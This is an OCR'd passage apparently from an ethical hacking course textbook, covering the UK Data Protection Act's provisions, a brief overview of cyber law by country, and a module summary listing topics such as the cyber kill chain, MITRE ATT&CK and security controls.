
The DPA is an act to make provision for the regulation of the processing of information relating to individuals; to make provision in connection with the Information Commissioner's functions under specific regulations relating to information; to make provision for a direct marketing code of practice, and connected purposes.

The DPA also sets out separate data protection rules for law enforcement authorities, extends data protection to some other areas such as national security and defense, and sets out the Information Commissioner's functions and powers.

Protection of personal data

1. The DPA protects individuals concerning the processing of personal data, in particular by:
   a. Requiring personal data to be processed lawfully and fairly, based on the data subject's consent or another specified basis,
   b. Conferring rights on the data subject to obtain information about the processing of personal data and to require inaccurate personal data to be rectified, and
   c. Conferring functions on the Commissioner, giving the holder of that office responsibility to monitor and enforce their provisions.

2. When carrying out functions under the GDPR, the applied GDPR, and this Act, the Commissioner must regard the importance of securing an appropriate level of protection for personal data, taking account of the interests of data subjects, controllers, and others, and matters of general public interest.



Cyber Law in Different Countries

Cyberlaw or Internet law refers to any laws that deal with protecting the Internet and other online communication technologies. Cyberlaw covers topics such as Internet access and usage, privacy, freedom of expression, and jurisdiction. Cyber laws provide an assurance of the integrity, security, privacy, and confidentiality of information in both governmental and private organizations. These laws have become prominent due to the increase in Internet usage around the world. Cyber laws vary by jurisdiction and country, so implementing them is quite challenging. Violating these laws results in punishments ranging from fines to imprisonment.


Table 1.4: Cyber Law in Different Countries



Module Summary

- ❑ This module discussed elements of information security, information security attacks, and information warfare
- ❑ It discussed various hacking methodologies and frameworks including CEH hacking methodology (CHM), cyber kill chain methodology, MITRE ATT&CK framework, and diamond model for intrusion analysis
- ❑ It also discussed hacking concepts and hacker classes
- ❑ This module also covered ethical hacking concepts such as the scope and limitations of ethical hacking, skills, and other pertinent information in detail
- ❑ It discussed information security controls such as defense-in-depth, risk management, cyber threat intelligence, threat modeling, incident management process, and AI and ML
- ❑ This module ended with a detailed discussion of various information security acts and laws from around the world
- ❑ The next module will go into detail about how attackers, as well as ethical hackers and pen testers, perform footprinting to collect information about the target of an evaluation before an attack or audit

Module Summary

This module has discussed elements of information security, information security attacks, and information warfare. It has covered various hacking methodologies and frameworks including CEH hacking methodology (CHM), cyber kill chain methodology, MITRE ATT&CK framework, and diamond model for intrusion analysis. It also discussed hacking concepts and hacker classes. This module closely examined ethical hacking concepts such as its scope and limitations and the skills of an ethical hacker. It also covered information security controls such as defense-in-depth, risk management, cyber threat intelligence, threat modeling, incident management process, and AI and ML. Finally, this module ended with a detailed discussion of various information security acts and laws.

